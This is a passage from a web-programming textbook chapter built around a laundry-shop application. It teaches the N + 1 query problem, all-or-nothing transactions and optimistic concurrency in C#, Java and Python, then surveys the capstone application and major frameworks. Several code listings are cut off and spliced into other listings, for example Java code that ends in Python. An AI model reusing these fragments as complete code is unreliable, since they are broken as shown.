        using (DataTableReader r = bills.CreateDataReader())
        {
            int status = r.GetOrdinal("status");
            while (r.Read())
                if (r.GetString(status) != "departed") open++;
        }
        Console.WriteLine($"reader: {open} bills still in the shop");

        // 2. Disconnected, the tempting way: one question per bill ("N + 1").
        var watch = Stopwatch.StartNew();
        decimal owedSlow = 0;
        foreach (DataRow b in bills.Rows)
        {
            decimal paid = payments.Select($"Bill_id = '{b["id"]}'").Sum(p =>
(decimal)p["amount"]);
            owedSlow += (decimal)b["payment"] - paid;
        }
        Console.WriteLine($"one Select per bill:   owed {Fmt.Rupiah(owedSlow)},
{bills.Rows.Count + 1} questions, {watch.ElapsedMilliseconds} ms");

        // 3. Disconnected, the right way: the relation Payment_Bill is an index from a
bill to its payments.
        watch.Restart();
        decimal owedFast = 0;
        foreach (DataRow b in bills.Rows)
            owedFast += (decimal)b["payment"] - b.GetChildRows("Payment_Bill").Sum(p =>
(decimal)p["amount"]);
        Console.WriteLine($"GetChildRows per bill: owed {Fmt.Rupiah(owedFast)}, 1 load,
{watch.ElapsedMilliseconds} ms");
```

Listing 16.42 (Continued) *P1611Readers.cs: a forward-only reader, one question per bill, one relation, and one aggregate.*

```
        // 4. The same answer as one aggregate each: what one SQL query with SUM would
return.
        decimal charged = (decimal)bills.Compute("SUM(payment)", ""), received =
(decimal)payments.Compute("SUM(amount)", "");
        Console.WriteLine($"Compute:               charged {Fmt.Rupiah(charged)} - received
{Fmt.Rupiah(received)} = {Fmt.Rupiah(charged - received)}");
    }
}
```

```
reader: 57 bills still in the shop
one Select per bill:   owed Rp 1.529.000, 2954 questions, 56 ms
GetChildRows per bill: owed Rp 1.529.000, 1 load, 10 ms
Compute:               charged Rp 144.213.000 - received Rp 142.684.000 = Rp 1.529.000
```

The Java and Python solutions. **Listing 16.43** reads with a JDBC `ResultSet` (connected), sends one query per bill, then one grouped query, and finally copies rows into a `CachedRowSet`, the JDK's disconnected row set, which is still readable after the connection is closed. **Listing 16.44** does the same with a `sqlite3` cursor and `fetchall`.

Listing 16.43 `P1611Readers.java`: `ResultSet`, one query per bill, one grouped query, and a `CachedRowSet` that outlives its connection.

```java
// P1611Readers.java - Problem 16.11: reading connected (a ResultSet) and disconnected (a
CachedRowSet
// that outlives its connection), and the cost of asking once per row (the "N + 1"
pattern).
// Compile: javac -d out P1611Readers.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P1611Readers
import javax.sql.rowset.CachedRowSet;
import javax.sql.rowset.RowSetProvider;
import java.sql.*;
import java.text.NumberFormat;
import java.util.Locale;
import java.util.TreeMap;

'.');
    }
}
```

```
ResultSet: 57 bills still in the shop
one query per bill: owed Rp 1.529.000, 2954 queries, 28 ms
one query, grouped: owed Rp 1.529.000, 1 query, 4 ms
after close(): 57 rows still in memory, per outlet {O01=32, O02=15, O03=10}
```

Listing 16.44 `p1611_readers.py`: the same four readings in Python.

```
# p1611_readers.py - Problem 16.11: reading connected (a cursor) and disconnected (rows
kept after
# the connection is closed), and the cost of asking once per row (the "N + 1" pattern).
import os
import sqlite3
import time

HERE = os.path.dirname(os.path.abspath(__file__))
DB = os.path.join(HERE, "..", "data", "laundry.db")

def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")

conn = sqlite3.connect(DB)

# 1. Connected: the cursor hands over one row at a time while the connection stays open.
still_in_shop = 0
for (status,) in conn.execute("SELECT status FROM Bill"):
    if status != "departed":
        still_in_shop += 1
print(f"cursor: {still_in_shop} bills still in the shop")

# 2. The tempting way: one more query for every bill ("N + 1").
t = time.perf_counter()
bills = conn.execute("SELECT id, payment FROM Bill").fetchall()
owed = 0
for bill_id, charged in bills:
    paid = conn.execute("SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = ?",
(bill_id,)).fetchone()[0]
    owed += charged - paid
print(f"one query per bill: owed {rupiah(owed)}, {len(bills) + 1} queries,
{(time.perf_counter() - t) * 1000:.0f} ms")

# 3. The right way: one query, and the database does the grouping.
t = time.perf_counter()
(owed,) = conn.execute("""SELECT SUM(b.payment - COALESCE(p.paid, 0))
                          FROM Bill b LEFT JOIN (SELECT Bill_id, SUM(amount) AS paid FROM
Payment GROUP BY Bill_id) p
                            ON p.Bill_id = b.id""").fetchone()
print(f"one query, grouped: owed {rupiah(owed)}, 1 query, {(time.perf_counter() - t) *
1000:.0f} ms")

# 4. Disconnected: fetch everything, close the connection, keep working on the rows.
rows = conn.execute("SELECT Outlet_id, status FROM Bill WHERE status <>
'departed'").fetchall()
conn.close()
per_outlet = {}
for outlet, status in rows:
    per_outlet[outlet] = per_outlet.get(outlet, 0) + 1
print(f"after close(): {len(rows)} rows still in memory, per outlet
{dict(sorted(per_outlet.items()))}")
```

```
cursor: 57 bills still in the shop
one query per bill: owed Rp 1.529.000, 2954 queries, 18 ms
one query, grouped: owed Rp 1.529.000, 1 query, 3 ms
after close(): 57 rows still in memory, per outlet {'O01': 32, 'O02': 15, 'O03': 10}
```

All three agree: 57 bills are still in the shop (32 at Rungkut, 15 at Keputih, 10 at Wiyung), and customers owe Rp 1.529.000, which is the Rp 144.213.000 charged for all bills minus the Rp 142.684.000 received. The timings are those of this machine and will differ on yours; their *ratio* is the lesson.

Why one question per row is slow. Let N be the number of bills, t_q the fixed cost of one question to the data layer (preparing it, sending it, waiting for the answer) and t_r the cost of handling one row. Asking for the bills and then once more for each bill costs

$$T_{N+1} \approx (N+1)\,t_q + N\,t_r \qquad \text{while} \qquad T_1 \approx t_q + N\,t_r \tag{16.10}$$

so the difference is $N\,t_q$, and it grows with the data. In the three runs, $N = 2{,}953$, and one question per bill took several times longer than one question in all, although every question stayed inside the same process. SQLite runs inside the program, so t_q is tiny here, a few microseconds; a database server on another machine answers each question in perhaps half a millisecond, and then $N\,t_q = 2{,}953 \times 0.5\text{ ms} \approx 1.5$ seconds for one page, against a few milliseconds for the grouped query. This pattern has a name, the *N + 1 query problem*, and it is the most common reason a page that was fast with ten test rows is slow with a real year of data.

A tempting wrong solution. The per-bill `Select` of **Listing 16.42**, or the per-bill `SELECT` of **Listing 16.43** and **Listing 16.44**. Each is correct, each reads naturally ("for every bill, fetch its payments"), and each is the slow side of Equation (16.10). Notice also the injection hazard in the C# version: `$"Bill_id = '{b["id"]}'"` builds a filter from data, safe here only because every bill id comes from our own table. The cures are the relation (`GetChildRows("Payment_Bill")`, which follows an index that the `DataRelation` maintains) in the disconnected model, and one query with `GROUP BY` or a join in the connected model: let the data layer do the grouping, in one trip.

> **CHECK YOURSELF.** The page "My bills" (**Listing 16.16**, `my_bills`) shows a customer's bills with their balances. Does its query have the N + 1 problem?
>
> *Answer.* No. `BILL_SELECT` computes each bill's paid amount with a correlated subquery, `(SELECT SUM(p.amount) FROM Payment p WHERE p.Bill_id = b.id)`, inside the one query the program sends. The database evaluates it once per row, but inside the database, using the index `Payment_bill_idx`, with no round trip per row; the program sends one question and receives all the rows. The N + 1 problem is about round trips between the program and the data layer, not about how the database executes a query.

16.7.2 Problem 16.12 — A bill and its log row, all or nothing

> **PROBLEM.** Taking in a bill writes two rows: the bill, and its first `StatusLog` row. Show what happens when the second write fails after the first has succeeded, with and without a transaction, and state the rule that keeps the data consistent.

In our own words. Every bill must have a log row; the audit trail is worthless if some bills have no history. Two writes that must both happen or both not happen are what a *transaction* is for.

Design. Make the second write fail on purpose, in a way the database itself detects: the log row names employee `E9999`, who does not exist, so the foreign key `StatusLog_Employee` refuses it. Count, before and after, the bills and the bills without a log row, a number that must always be zero.

The C# solution. In the disconnected model a transaction is a *unit of work* [19] made from two calls: `AcceptChanges`, which makes the current state of the `DataSet` the new "original" (like `COMMIT`), and `RejectChanges`, which throws away every change since the last `AcceptChanges` (like `ROLLBACK`). `DataSetStore.Change` in **Listing 16.12** is built on exactly that pair. **Listing 16.45** shows it in isolation.

Listing 16.45 `P1612Transaction.cs`: a bill and a log row as one unit of work; `--no-tx` keeps the half that worked.

```
// P1612Transaction.cs - Problem 16.12: a new bill and its first log row, all or nothing.
//   dotnet run -- 16.12          the unit of work: an error undoes everything since the
last save
//   dotnet run -- 16.12 --no-tx  the tempting mistake: keep whatever happened before the
error
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P1612Transaction
{
    public static void Run(string dataDir, string[] args)
    {
        bool noTx = args.Contains("--no-tx");
        DataSet ds = LaundryData.LoadCsv(Path.Combine(dataDir, "csv"));
        DataTable bills = ds.Tables["Bill"]!, log = ds.Tables["StatusLog"]!;
        Console.WriteLine($"before: {bills.Rows.Count} bills, {log.Rows.Count} log rows;
bills without a log row: {Orphans(ds)}");
        try
        {
            bills.Rows.Add("B2954", "2026-09-30 21:00:00", DBNull.Value, DBNull.Value,
"queued", "A07", 5, 40000m,
                           "C0001", "E0004", "S0001", "O01");
            log.Rows.Add(8803, "B2954", "queued", "2026-09-30 21:00:00", "E9999");   // no
such employee
            ds.AcceptChanges();                                                      //
"commit"
            Console.WriteLine("saved");
        }
        catch (InvalidConstraintException e)
        {
            Console.WriteLine($"error: {e.Message}");
            if (noTx) ds.AcceptChanges();       // keep the half that worked
            else ds.RejectChanges();            // "rollback": back to the last
AcceptChanges
        }
        Console.WriteLine($"after:  {bills.Rows.Count} bills, {log.Rows.Count} log rows;
bills without a log row: {Orphans(ds)}");
    }

    // Bills that have no StatusLog row at all: something that must never exist.
    private static int Orphans(DataSet ds) =>
        ds.Tables["Bill"]!.Rows.Cast<DataRow>().Count(b =>
b.GetChildRows("StatusLog_Bill").Length == 0);
}
```

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: ForeignKeyConstraint StatusLog_Employee requires the child key values (E9999) to
exist in the parent table.
after:  2953 bills, 8802 log rows; bills without a log row: 0
```

In the connected model the same thing is written with `DbTransaction`, as `NewBill` in **Listing 16.41** does: `BeginTransaction`, the two `Exec` calls with the transaction, `Commit`; an exception before `Commit` leaves the transaction to be disposed, and disposing an uncommitted transaction rolls it back.

The Java and Python solutions. **Listing 16.46** turns off autocommit, so that the two `INSERT`s belong to one transaction, and calls `rollback` in the `catch`; **Listing 16.47** opens the connection in autocommit mode (`isolation_level=None`) and writes `BEGIN`, `COMMIT` and `ROLLBACK` itself, so that nothing is hidden. Both work on a temporary copy of `laundry.db`.

Listing 16.46 `P1612Transaction.java`: one JDBC transaction, rolled back on error.

```
// P1612Transaction.java - Problem 16.12: a new bill and its first log row, all or nothing.
// Compile: javac -d out P1612Transaction.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P1612Transaction [--no-tx]
// Works on a temporary copy of laundry.db.
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.*;
import java.util.Arrays;

public class P1612Transaction {
    static Connection c;

    public static void main(String[] args) throws Exception {
        boolean noTx = Arrays.asList(args).contains("--no-tx");
        Path copy = Files.createTempDirectory("laundry").resolve("laundry.db");
        Files.copy(Path.of("..", "data", "laundry.db"), copy);
        c = DriverManager.getConnection("jdbc:sqlite:" + copy);
        c.createStatement().execute("PRAGMA foreign_keys = ON");
        System.out.println("before: " + state());
        c.setAutoCommit(noTx);                          // false: the statements below
form one transaction
        try {
            c.createStatement().executeUpdate("""
                    INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id, Service_id, Outlet_id)
                    VALUES ('B2954', '2026-09-30 21:00:00', 'queued', 'A07', 5, 40000,
'C0001', 'E0004', 'S0001', 'O01')""");

    if not no_tx:
        conn.execute("COMMIT")
    print("saved")
except sqlite3.IntegrityError as e:
    print("error:", e)
    if not no_tx:
        conn.execute("ROLLBACK")                        # the bill goes too
print("after: ", state())
```

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: FOREIGN KEY constraint failed
after:  2953 bills, 8802 log rows; bills without a log row: 0
```

The Java run printed the same three lines, with the JDBC driver's longer wording of the error.

A tempting wrong solution. Two writes, one after the other, each committed on its own: the default in JDBC, in `sqlite3` with `isolation_level=None`, and in a `DataSet` that is saved after every row. The option `--no-tx` runs exactly that. The C# run:

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: ForeignKeyConstraint StatusLog_Employee requires the child key values (E9999) to
exist in the parent table.
after:  2954 bills, 8802 log rows; bills without a log row: 1
```

and the Java run:

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: [SQLITE_CONSTRAINT_FOREIGNKEY] A foreign key constraint failed (FOREIGN KEY
constraint failed)
after:  2954 bills, 8802 log rows; bills without a log row: 1
```

The error was reported, and yet one bill now has no log row: the shop's history has a hole that no page will ever show, until an auditor asks who received bill `B2954`. The rule is general: *when several writes express one fact, put them in one transaction, and let the database refuse the whole of it.*

> **CHECK YOURSELF.** Recording a payment writes one `Payment` row, and nothing else. Does it need a transaction?
>
> *Answer.* A single statement is already atomic: the database applies all of it or none of it, so one `INSERT` needs no explicit transaction. It needs one as soon as a second statement joins it, for example if the shop also lowers the customer's `credit` when the payment method is `credit`: then the payment and the change of deposit must succeed or fail together, and the balance check (the amount must not exceed Equation (16.2)) should run inside the same transaction, so that two cashiers cannot both take the last rupiah of a balance.

16.7.3 Problem 16.13 — Two cashiers, one customer: the lost update

> **PROBLEM.** Dewi and Rizky, two cashiers, open the edit page of customer `C0005` at the same moment. Dewi corrects the phone number and saves. A minute later Rizky, whose page still shows the old phone number, corrects the address and saves. Show what happens to Dewi's correction, and write the save so that it cannot be lost.

In our own words. Each cashier's page is a *disconnected copy* of the row, taken when the page opened. The danger is a save that writes back the whole copy, because a copy taken before someone else's change will quietly undo that change. This is called a *lost update*, and **Figure 16.12** draws it.



Figure 16.12 Two cashiers edit the same customer. Writing back the whole copy loses Dewi's change; checking the original values refuses Rizky's save instead.

Design. *Optimistic concurrency*: assume conflicts are rare, do not lock anything while a page is open, but when saving, check that the row is still as it was when the page opened, and refuse the

save if it is not [19]. With o_c the value of column c when the page was opened and v_c its value in the database now, the save succeeds exactly when

$$\text{save succeeds} \Leftrightarrow \forall c: v_c = o_c \tag{16.11}$$

that is, when no column has changed underneath. In SQL the condition becomes part of the `UPDATE`: `UPDATE Customer SET … WHERE id = @id AND name = @old_name AND phone = @old_phone AND address = @old_address`. If somebody else changed the row, the `WHERE` matches nothing, the database reports zero rows changed, and the program tells the user to reload. This is exactly the `UPDATE` that ADO.NET's `SqlCommandBuilder` generates for a data adapter, and the reason a `DataRow` keeps two versions of each value, `DataRowVersion.Original` and `DataRowVersion.Current`.

The C# solution. **Listing 16.48** gives each cashier a copy of the `Customer` table (`DataTable.Copy()`, the page's disconnected data), lets each change one column, and saves with the check of Equation (16.11), comparing every column of the database's current row with the `Original` version of the edited row.

Listing 16.48 `P1613Concurrency.cs`: two disconnected copies of one row; the save compares the original values; `--last-wins` does not.

```
// P1613Concurrency.cs - Problem 16.13: two cashiers edit the same customer at the same
time.
//   dotnet run -- 16.13              optimistic concurrency: the second save is refused
//   dotnet run -- 16.13 --last-wins  the tempting mistake: the second save silently erases
the first
using System.Data;
using LaundryCounter.Data;

namespace Problems;

    sets = ", ".join(f"{c} = ?" for c in COLS)
    if last_wins:
        cur = conn.execute(f"UPDATE Customer SET {sets} WHERE id = 'C0005'", [edited[c] for
c in COLS])
    else:                                                   # ... AND every column still as I
first saw it
        same = " AND ".join(f"{c} = ?" for c in COLS)
        cur = conn.execute(f"UPDATE Customer SET {sets} WHERE id = 'C0005' AND {same}",
                           [edited[c] for c in COLS] + [original[c] for c in COLS])
    if cur.rowcount == 1:
        print(f"{who:<6} saved")
    else:
        print(f"{who:<6} REFUSED: somebody changed C0005 after you opened it; reload and
try again")
```

Listing 16.50 (Continued) *p1613_concurrency.py: the same in Python.*

```
show()
dewi_seen, rizky_seen = load(), load()                # both pages are opened before either
is saved
save("Dewi", dewi_seen, {**dewi_seen, "phone": "0812-0000-7777"})
save("Rizky", rizky_seen, {**rizky_seen, "address": "Jl. Keputih Tegal No. 3, Sukolilo"})
show()
```

```
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
Dewi   saved
Rizky  REFUSED: somebody changed C0005 after you opened it; reload and try again
in the shop: Lukman Santoso, 0812-0000-7777, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
```

The Java run printed the same four lines. Dewi's phone number survives; Rizky is told to reload, sees Dewi's number, and makes his address correction on top of it.

A tempting wrong solution. "Last write wins": save every column from the form, with `WHERE id = @id` and nothing more. Most first versions of every edit page are written this way, including the Laundry Counter's own customer page, which keeps it simple on purpose (Exercise 16.9 asks you to fix it). With `--last-wins`:

```
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Nginden Intan Blok B No. 76, Rungkut,
Surabaya
Dewi   saved
Rizky  saved
in the shop: Lukman Santoso, 0812-0000-2062, Jl. Keputih Tegal No. 3, Sukolilo
```

Both saves "succeeded", and Dewi's correction is gone: the phone number is the old one again, although nobody ever typed it back. Nobody is warned, and the next time the laundry calls the customer it dials a number he stopped using a minute after telling Dewi so.

> **CHECK YOURSELF.** Instead of comparing every column, many systems add one column `version` (a number) to the table, increment it at every update, and write `UPDATE … SET …, version = version + 1 WHERE id = @id AND version = @old_version`. What does this gain, and what does it lose, compared with Equation (16.11) on every column?
>
> *Answer.* It gains a short, fast `WHERE` that does not depend on how many columns the table has, and it detects *any* change, even one to a column the page does not show. It loses nothing in safety, but it refuses more often: a change to a column the cashier's page never touched still counts as a conflict, whereas comparing only the columns the page edits would let two non-overlapping edits both succeed. And it needs one more column, which every writer of the table must increment.

16.8 The Capstone: the Complete Profitina Laundry Application

The Laundry Counter is deliberately small, so that every line could be printed. The complete Profitina Laundry application, which this book has built toward since Chapter 1, lives in `ProfitinaLaundry/App/`: the full requirements of the shop in several tracks that share one database and one set of documents, each with its own tests. This section walks through it.

The map. **Figure 16.13** shows the folders. At the center is `database/`: the schema in two dialects (`schema.sqlite.sql` and `schema.mysql.sql`, kept in step), the generator `generate_data.py` that writes one year of a realistic shop with a fixed random seed, the seeds, the CSV files this chapter's ASP.NET site reads, the ready database `laundry.db`, a data dictionary, thirty report queries with their real results, and the tools that check the data. Beside it is `docs/`: the requirements FR-1 to FR-11 with acceptance criteria, the use cases, the JSON API, the UI walkthrough and the test plan whose test ids (TC-1.1 and onward) the tracks' tests carry. Around them are the tracks.



Figure 16.13 The complete Profitina Laundry application: one database, one set of documents, several tracks. The dashed box is the ASP.NET site of this chapter, which reads the same data as CSV.

The requirements and where they are met. **Table 16.6** lists the eleven functional requirements of `docs/requirements.md` and the chapters of this book that taught what each one needs. Read the last column as a checklist of the book: every requirement is met in the Flask, PHP and Java tracks, and each was first built, in smaller form, somewhere in these sixteen chapters.

Table 16.6 The functional requirements of the complete application, and where in this book each was taught.

Requirement	What it asks	Where this book taught it
FR-1	employee login, roles derived from the data	Chapters 5 and 8, Problem 16.2
FR-2	customers CRUD with search	Chapters 5, 8, 13, Problems 16.3 and 16.7
FR-3	services and prices, owner only	Problems 8.3 and 16.3
FR-4	a new bill, priced by the server, all or nothing	Problems 8.3, 16.9 and 16.12
FR-5	the workflow queued, finished, departed, with the log	Problems 8.3 and 16.3
FR-6	payments, full or partial; the balance	Problem 8.3, Equation (16.2)
FR-7	a printable receipt with the official logo	Chapter 2 (HTML, CSS for print)
FR-8	the dashboard: queue per outlet, revenue, top services	Chapters 5 and 13, Problem 16.8
FR-9	reports per month, outlet, service, employee; CSV export	Problems 8.5 and 16.8
FR-10	a customer's status check by bill id and phone, read-only	Problem 8.6
FR-11	a JSON API for bills, customers, services, reports	Chapter 6 and Problem 8.10

The non-functional requirements are the lessons of this chapter's tempting wrong solutions, written as rules: validation on the server, prepared statements everywhere, escaping in every template, a CSRF token on every form, hashed passwords, and one setting to move from SQLite to MySQL.

The tracks, and how to run each. Every track has a README written for a complete beginner, with installation steps for Windows, macOS and Linux, demonstration accounts, the address to open, and a troubleshooting table. In short:

- **`python-flask/`**, the reference implementation, Flask with `sqlite3` (PyMySQL for MySQL), with pages and the JSON API. From its folder: `python -m pip install -r requirements.txt`, then `flask --app laundry run`, then open `http://127.0.0.1:5000/`. Tests: `python -m pytest`.
- **`php/`**, PHP 8 with PDO, SQLite by default and MySQL by one setting, the track of Chapters 3 and 5. From its folder: `php -S localhost:8000 -t public`. Tests: `php tests/run.php`.

- **`java-httpserver/`**, the JDK's own HTTP server with JDBC and the vendored SQLite driver, no build tool. `./run.sh` (Windows: `run.bat`) compiles and starts it on `http://localhost:8080/`; `./run.sh test` (or `test.sh`, `test.bat`) runs the tests.
- **`static/`**, HTML, CSS and plain JavaScript that talk to the JSON API of any track, the front end of Chapter 2. Tests: `node tests/run-tests.js`.
- **This chapter's `aspnet/LaundryCounter`**, the ASP.NET Core track in the form of the nine features of **Table 16.3**, run as Section 16.3 describes.

The tests, run for this chapter. Each track's own suite was run again while this chapter was written, on the same machine, against fresh copies of the sample database. The Flask suite (`python -m pytest`):

```
185 passed, 7 skipped in 52.25s
```

The seven skipped tests are those that need a MySQL server, which the suite skips when none is configured. The PHP suite (`php tests/run.php`), last line:

```
PASS 100   FAIL 0   MANUAL 3   SKIP 0   (total 103)
```

(the three manual entries are checks that need a person with a browser, such as the printed receipt). The Java suite (`./test.sh`), last line:

```
RESULT: 107 passed, 0 failed, 4 not automated/skipped  (17.4 s)
```

And the static front end's logic tests (`node tests/run-tests.js`):

```
PASS 26   FAIL 0   (total 26)
```

Together with the 37 checks that each of this chapter's three sites passes, that is more than four hundred automated checks over one shop, all of them re-runnable by the reader. The sample database was checked with SHA-256 before and after the runs and was unchanged: the tests work on copies.

Reading the application. Read it in the order of a request (**Figure 16.1**). In Flask: `laundry/__init__.py` builds the application (as `Program.cs` does), `security.py` and `auth.py` hold login and permissions, `views/` the pages, `api/` the JSON endpoints, `logic/` the business rules, `db.py` the data layer; PHP and Java have the same layers under other names. Once you can find the price computation, the permission check and the `INSERT` of a bill in each track, you can read any web application of this style.

16.9 The Problems of This Chapter Compared

Table 16.7 lays the thirteen problems side by side. As in Chapters 4, 8 and 12, read down the last column: almost every tempting solution works on the ordinary example and fails on one particular input or situation, and in almost every case that situation is invisible from the browser's point of view of an honest user.

Table 16.7 The thirteen problems of the chapter: what each practices and what its tempting solution gets wrong.

Problem	Topic	Main idea	What the tempting solution gets wrong
16.1	database design	named keys and relations, delete rule chosen on purpose	a default `DataRelation` cascades a deletion into fifty rows of history
16.2	authentication	hashed passwords, encrypted cookie, policies per folder	hidden links: an anonymous visitor opens `/customers`
16.3	CRUD	input models, the store behind an interface, Post/Redirect/Get	overposting: a cashier adds Rp 5.000.000 of deposit
16.4	design	one layout, one style sheet, measured contrast	light grey text at 2.32:1
16.5	evidence	an acceptance test over HTTP, scripted screenshots	screenshots alone prove nothing about refusals
16.6	deployment	publish, configure from outside, keep the key ring	keys lost at restart: everybody is logged out
16.7	grid paging, sorting	clamp the page, parameters for values, a list for names	`Ma'ruf` breaks the filter; `ORDER BY` leaks a hash
16.8	grid footer	page total and month total, each labeled	a “month total” summed from one page
16.9	validation	attributes and `Validate`, `ModelState.IsValid` on the server	a bill of minus five kilograms
16.10	state	one right place per value	a `static` list shared by every user
16.11	reading data	one query or one relation, not one per row	$N + 1$ round trips
16.12	transactions	several writes of one fact commit together	a bill without its log row
16.13	concurrency	optimistic check of the original values	last write wins: Dewi’s correction vanishes

16.10 The Whole Book in One Table

Sixteen chapters ago this book began with one request and one response. **Table 16.8** is the road from there to the Laundry Counter, one row per chapter, with the question each chapter answered and the place where its answer is used in this chapter.

Table 16.8 The whole book in one table: each chapter's question and where its answer is used in this chapter.

Chapter	The question it answered	Used in this chapter by
1	What happens between typing an address and seeing a page?	every request of **Figure 16.1**; the status codes of the acceptance test
2	How are pages structured and styled?	**Listing 16.17**, **Listing 16.18**, the phone layout
3	How does a server program read a form and answer?	model binding; the Java and Python handlers
4	How do I solve web problems of the first kind?	the problem layout of this chapter
5	How do a web server and a database work together safely?	parameters everywhere, sessions, transactions
6	How is structured data written and checked?	the `DataSet` saved as XML; CSV loading
7	How does Java serve pages?	`LaundryCounter.java`, scopes and sessions
8	How do I build and deliver a complete database site?	the method of Section 16.2, the Laundry Desk grown into the Counter
9	What is ASP.NET, and what is a rich internet application?	the .NET platform, Razor Pages
10	How do PHP, JSP and ASP.NET solve the same problem?	the three equivalent sites of Problems 16.2 and 16.3
11	How do dynamic pages and Web Forms work?	**Table 16.1**: page, code-behind, handlers
12	How do I solve ASP.NET problems of the first kind?	the problem layout of this chapter
13	How do I put data on the page in a grid?	Problems 16.7 and 16.8
14	How do I validate input and keep state?	Problems 16.9 and 16.10
15	How does a program talk to data through ADO.NET?	Problems 16.1 and 16.11 to 16.13, `DataSetStore`, `DbLaundryStore`

Read down the middle column and the questions change character as the book goes on. The first chapters asked "how do I make a page?"; the middle ones asked "how do I make a page that remembers and stores?"; the last ones asked "how do I make a site that many people can use at once, safely, and that I can prove works?" Web programming is, in the end, the craft of that last question.

16.11 Where to Go Next

You can now build a complete web application in four languages, from its database to its deployment. Three kinds of knowledge will make the next one better: a framework that does the routine work, a sound deployment, and a habit of security.

16.11.1 Frameworks

A *framework* is a library that calls your code instead of being called by it: you write the pages, the models and the rules, and the framework decides when to run them. Every framework below does, with more polish, what the Laundry Counter does by hand in Java and Python, and what ASP.NET Core does for us in C#. **Table 16.9** maps each piece of the Laundry Counter to its place in four of them.

Table 16.9 Each part of the Laundry Counter and its place in four major frameworks.

The Laundry Counter	Django (Python) [20]	Spring Boot (Java) [21]	Laravel (PHP) [22]	ASP.NET Core MVC (C#) [23]
a page and its handlers	a view function or class, `urls.py`	a `@Controller` with `@GetMapping`, `@PostMapping`	a controller, `routes/web.php`	a controller with actions
the markup	a Django template	a Thymeleaf template	a Blade template	a Razor view (`.cshtml`)
`CustomerForm`, `BillForm`	a `Form` or `ModelForm`	a class with Bean Validation (`@NotBlank`, `@Size`)	a form request with `rules()`	the same classes, unchanged
`ILaundryStore`, `DataSetStore`	the ORM: models and querysets	Spring Data JPA repositories	Eloquent models	Entity Framework Core, or ADO.NET as here
`LaundryData.CreateSchema`	migrations (`makemigrations`)	Flyway or Liquibase migrations	migrations (`php artisan migrate`)	EF Core migrations
login, policies	`django.contrib.auth`, `@login_required`	Spring Security	starter kits, middleware, gates	ASP.NET Core Identity, `[Authorize]`
anti-forgery token	`{% csrf_token %}`	Spring Security's CSRF token	`@csrf`	the form tag helper, as here
the acceptance test	Django's test client	`MockMvc` and `@SpringBootTest`	HTTP tests (`$this->post(...)`)	`WebApplicationFactory`

Choose by language and ecosystem, not fashion; and when you learn a framework, find in it the pieces you already know: where it hashes passwords, binds and validates forms, protects them, opens transactions and keeps sessions. Its documentation then reads as answers to questions you have already asked.

16.11.2 Deployment

